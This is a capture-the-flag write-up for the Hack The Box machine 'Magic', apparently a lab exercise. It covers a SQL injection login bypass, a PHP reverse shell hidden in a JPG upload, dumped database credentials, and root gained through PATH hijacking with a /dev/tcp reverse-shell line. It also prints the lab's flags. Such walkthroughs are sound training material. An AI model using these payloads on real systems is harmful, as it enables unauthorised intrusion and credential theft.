Magic Writeup


written by ChefByzen

https://www.hackthebox.eu/home/users/profile/140851

Initial Foothold: www-data


We begin the assessment with the usual nmap scan.

```
cmd: nmap -sV -sC 10.10.10.185 -v -oA nmap/scan
```



```
# Nmap 7.80 scan initiated Mon May  4 12:46:12 2020 as: nmap -sV -sC -v -oA nmap/scan 10.10.10.185
Nmap scan report for 10.10.10.185
Host is up (0.056s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon May  4 12:46:22 2020 -- 1 IP address (1 host up) scanned in 10.67 seconds
```


Navigating to the webpage on port 80, we find that this is an image uploading website. Below, it tells us we can find the login page at http://10.10.10.185/login.php.



Attempting to login with admin:admin, we get an invalid credentials alert. However, attempting to login with ' in either place results in no alert. We may be able to use SQL injection to login. Because we can't manually put spaces into our username (without copy/pasting), we will use SQLmap to find a vulnerability.

```
cmd: sqlmap -u "http://10.10.10.185/login.php" --
data='username=admin&password=admin' --level=3 --risk=3 --batch
```

SQLmap finds that we are redirected to the upload page, meaning we can log in as any user with the following payload: username=-2159' OR 9430=9430-- RdwM&password=admin




Once on the upload page, we can only upload image files. However, using magic bits (or file signatures), we can attempt to trick the machine into thinking a .php file is actually an image. Using this link here, we will make our file a JPG file. https://gist.github.com/leommoore/f9e57ba2aa4bf197ebc5

```
cmd: echo -e '\xff\xd8\xff\xe0' > poc.jpg
```

Uploading the file, we can see from the main webpage that our file is stored at http://10.10.10.185/images/uplaods/poc.jpg. With that knowledge, we can upload our malicious image using the same technique.

```
cmd: echo -e '\xff\xd8\xff\xe0' > shell.php.jpg
cmd: cat php-reverse-shell.php >> shell.php.jpg
cmd: nc -lvp 53
```


Uploading our shell.php.jpg file and navigating to http://10.10.10.185/images/uploads/shell.php.jpg, we check our netcat listener for a reverse shell.



```
www-data@ubuntu:/$ ifconfig && hostname && whoami
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.185  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:19e0  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:19e0  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:19:e0  txqueuelen 1000  (Ethernet)
        RX packets 495971  bytes 56829327 (56.8 MB)
        RX errors 0  dropped 459  overruns 0  frame 0
        TX packets 477525  bytes 250417160 (250.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 100199  bytes 7142776 (7.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 100199  bytes 7142776 (7.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu
www-data
```

User: theseus

Looking in the /var/www/Magic/ folder, we find an interesting db.php5 file which gives us mysql credentials theseus:iamkingtheseus for the database Magic.




```
www-data@ubuntu:/var/www/Magic$ cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont =  new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
```

While the mysql client isn't on this system, we can find other uses for mysql with the following command.

```
www-data@ubuntu> find / -name "*mysql*" -executable 2>/dev/null | grep bin
```

Using mysqldump, we can dump the Magic database to access any important credentials.


```
www-data@ubuntu> mysqldump -u theseus --password=iamkingtheseus Magic
```



```
--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

With the credentials admin:Th3s3usW4sK1ng, we attempt to log into the user theseus with that password.

```
www-data@ubuntu> su - theseus
```




```
theseus@ubuntu:~$ ifconfig && hostname && whoami
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.185  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:66db  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:66db  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:66:db  txqueuelen 1000  (Ethernet)
        RX packets 1183939  bytes 139516600 (139.5 MB)
        RX errors 0  dropped 47  overruns 0  frame 0
        TX packets 988523  bytes 562830622 (562.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11703  bytes 879478 (879.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11703  bytes 879478 (879.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu
theseus
theseus@ubuntu:~$ cat user.txt
786e60953ecda3bff0fa1d31810beb2d
```

user.txt: 786e60953ecda3bff0fa1d31810beb2d

Root: root

Adding our public key to /home/theseus/.ssh/authorized_keys, we can now log in as theseus whenever we want. Uploading our basic enumeration tools like lse.sh, we find that /bin/sysinfo runs as root with the setuid bit.




```
theseus@ubuntu:~$ ls -la /bin/sysinfo
-rwsr-x--- 1 root users 22040 Oct 21  2019 /bin/sysinfo
```

This is uncommon, so we will upload and run pspy to watch exactly what /bin/sysinfo does.

```
cmd: scp pspy64 theseus@10.10.10.185:/home/theseus/pspy64
theseus@ubuntu> chmod +x pspy64
```

Logging into the machine with a second terminal, we execute them both and view the output.


```
theseus@ubuntu> ./pspy64
theseus@ubuntu> /bin/sysinfo
```



```
2020/05/04 10:38:53 CMD: UID=0    PID=16901  | /bin/sysinfo
2020/05/04 10:38:53 CMD: UID=0    PID=16903  | lshw -short
2020/05/04 10:38:53 CMD: UID=0    PID=16902  | sh -c lshw -short
2020/05/04 10:38:54 CMD: UID=0    PID=16908  | sh -c fdisk -l
2020/05/04 10:38:54 CMD: UID=0    PID=16907  | sh -c fdisk -l
2020/05/04 10:38:54 CMD: UID=0    PID=16911  |
```

Notice that the paths for lshw and fdisk are not explicitly stated. Because theseus is the one running these commands with root privileges, modifying our $PATH variable allows us to execute arbitrary commands as root.

```
cmd: nc -lvp 53
theseus@ubuntu> PATH=.:$PATH
theseus@ubuntu> echo -e '#!/bin/bash\n/bin/sh -i >& /dev/tcp/10.10.14.188/53
0>&1' > lshw && chmod +x lshw
theseus@ubuntu> hash -r
theseus@ubuntu> /bin/sysinfo
```



```
root@ubuntu:/root# ifconfig && hostname && whoami
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.185  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:a1fe  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:a1fe  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:a1:fe  txqueuelen 1000  (Ethernet)
        RX packets 60133  bytes 13951838 (13.9 MB)
        RX errors 0  dropped 36  overruns 0  frame 0
        TX packets 61773  bytes 45948401 (45.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10532  bytes 759102 (759.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10532  bytes 759102 (759.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu
root
root@ubuntu:/root# cat root.txt
3b4dda86fa5e9cd86740dfcecffed2f3
```

root.txt: 3b4dda86fa5e9cd86740dfcecffed2f3

With that, we have fully compromised Magic. Cheers!